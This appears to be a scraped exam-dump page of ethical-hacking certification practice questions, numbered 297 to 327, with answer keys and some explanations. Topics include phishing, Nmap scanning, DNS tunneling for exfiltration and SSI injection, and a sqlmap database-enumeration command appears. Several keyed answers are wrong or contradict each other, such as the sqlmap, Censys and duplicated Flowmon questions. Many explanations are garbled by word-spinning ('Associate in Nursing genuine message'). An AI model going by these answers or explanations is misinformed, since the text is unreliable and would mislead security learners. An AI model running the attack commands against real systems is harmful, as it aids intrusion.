Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?
A. Spear-phishing attack
B. HMI-based attack
C. SMishing attack
D. Reconnaissance attack
Answer: (SHOW ANSWER)

NEW QUESTION: 298
Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about the running services and their versions on a target system.
Which of the following Nmap options must she use to perform service version discovery on the target host?
A. -sV
B. -SN
C. -SF
D. -SX
Answer: A (LEAVE A REPLY)

NEW QUESTION: 299
You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?
A. You should use netstat to check for any suspicious connections with another IP address within the LAN.
B. You cannot identify such an attack and must use a VPN to protect your traffic, r

C. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
D. You should check your ARP table and see if there is one IP address with two different MAC addresses.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 300
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary In the above scenario.
A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling
Answer: C (LEAVE A REPLY)
A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy. If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION: 301
Richard, an attacker, aimed to hack loT devices connected to a target network.
In this process. Richard recorded the frequency required to share information between connected devices.
After obtaining the frequency, he captured the original data when commands were initiated by the connected devices.
Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices.
What Is the type of attack performed by Richard In the above scenario?
A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack
Answer: (SHOW ANSWER)

Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique -
Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.
2. Session key technique -
Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

NEW QUESTION: 302
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: C (LEAVE A REPLY)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and void, we've internet access. This

sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:
For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.

NEW QUESTION: 303
Which of the following programs is usually targeted at Microsoft Office products?
A. Multipart virus
B. Polymorphic virus
C. Stealth virus
D. Macro virus
Answer: D (LEAVE A REPLY)

NEW QUESTION: 304
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the

page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

A. Server-side template injection

B. Server-side JS injection

C. Server-side includes injection

D. CRLF injection

Answer: (SHOW ANSWER)

NEW QUESTION: 305

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders

B. Using wget to perform banner grabbing on the webserver

C. Flooding the web server with requests to perform a DoS attack

D. Downloading all the contents of the web page locally for further examination

Answer: (SHOW ANSWER)

-q, --quiet quiet (no output)

-S, --server-response print server response

NEW QUESTION: 306

Henry is a cyber security specialist hired by BlackEye - Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS.

Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64

B. 128

C. 138

D. 255

Answer: B (LEAVE A REPLY)

NEW QUESTION: 307

Which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. WPA

B. RADIUS

C. NTLM

D. SSO

Answer: (SHOW ANSWER)

NEW QUESTION: 308

What is the proper response for a NULL scan if the port is closed?
A. FIN
B. ACK
C. SYN
D. RST
E. No response
F. PSH
Answer: D (LEAVE A REPLY)

NEW QUESTION: 309
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?
A. stm
B. .cms
C. html
D. .rss
Answer: (SHOW ANSWER)

NEW QUESTION: 310
What is the following command used for?
sqlmap.py-u ,,http://10.10.1.20/?p=1&forumaction=search" -dbs
A. Creating backdoors using SQL injection
B. A Enumerating the databases in the DBMS for the URL
C. Searching database statements at the IP address given
D. Retrieving SQL statements being executed on the database
Answer: A (LEAVE A REPLY)

NEW QUESTION: 311
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL's _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.
A. Relational, Hierarchical
B. Hierarchical, Relational
C. Strict, Abstract
D. Simple, Complex
Answer: B (LEAVE A REPLY)

NEW QUESTION: 312

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

A. Public

B. Community

C. Private

D. Hybrid

Answer: (SHOW ANSWER)

NEW QUESTION: 313

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

A. Dorian is signing the message with his public key. and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian is signing the message with Polys private key. and Poly will verify mat the message came from Dorian by using Dorian's public key.

C. Dorian is signing the message with his private key. and Poly will verify that the message came from Dorian by using Dorian's public key.

D. Dorian Is signing the message with Polys public key. and Poly will verify that the message came from Dorian by using Dorian's public key.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 314

While using your bank's online servicing you notice the following string in the URL bar:

"http: // www. MyPersonalBank. com/ account?

id=368940911028389&Damount=10980&Camount=21"

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

A. Web Parameter Tampering

B. SQL Injection

C. Cookie Tampering

D. XSS Reflection

Answer: A (LEAVE A REPLY)

NEW QUESTION: 315

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the loT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network

for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?
A. IoTSeeker
B. Azure IoT Central
C. IoT Inspector
D. AT&T IoT Platform
Answer: C (LEAVE A REPLY)

NEW QUESTION: 316
A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering that NMAP result below, which of the following is likely to be installed on the target machine by the OS? Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8
A. The host is likely a Windows machine.
B. The host is likely a printer.
C. The host is likely a Linux machine.
D. The host is likely a router.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 317
An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?
A. Spoofing
B. Vishing
C. Phishing
D. DDoS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 318
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?
A. Robotium
B. BalenaCloud
C. IntentFuzzer
D. Flowmon
Answer: B (LEAVE A REPLY)

NEW QUESTION: 319
which type of virus can change its own code and then cipher itself multiple times as it replicates?
A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus
Answer: (SHOW ANSWER)
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

NEW QUESTION: 320
Under what conditions does a secondary name server request a zone transfer from a primary name server?
A. When a primary name server has had its service restarted
B. When the TTL falls to zero
C. When a secondary name server has had its service restarted
D. When a primary SOA is higher that a secondary SOA

E. When a secondary SOA is higher that a primary SOA
Answer: D (LEAVE A REPLY)

NEW QUESTION: 321
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?
A. Robotium
B. BalenaCloud
C. Flowmon
D. IntentFuzzer
Answer: C (LEAVE A REPLY)
Source: https://www.flowmon.com
Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

NEW QUESTION: 322
Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface are a. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?
A. NeuVector
B. Wapiti
C. Lacework
D. Censys
Answer: B (LEAVE A REPLY)

NEW QUESTION: 323
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .rss
B. .cms
C. .stm
D. .html
Answer: C (LEAVE A REPLY)

NEW QUESTION: 324
Given below are different steps involved in the vulnerability-management life cycle.
1) Remediation
2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
Identify the correct sequence of steps involved in vulnerability management.
A. 2-->1-->5-->6-->4-->3
B. 2-->5-->6-->1-->3-->4
C. 1-->2-->3-->4-->5-->6
D. 2-->4-->5-->3-->6--> 1
Answer: (SHOW ANSWER)

NEW QUESTION: 325
Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?
A. Delivery
B. Reconnaissance
C. Exploitation
D. Weaponization
Answer: D (LEAVE A REPLY)

NEW QUESTION: 326
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing dat a. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?
A. JSON-RPC

B. SOAP API
C. RESTful API
D. REST API
Answer: C (LEAVE A REPLY)
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION: 327
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?
A. MIB_II.MIB
B. WINS.MIB
C. DHCP.MIB
D. LNMIB2.MIB
Answer: D (LEAVE A REPLY)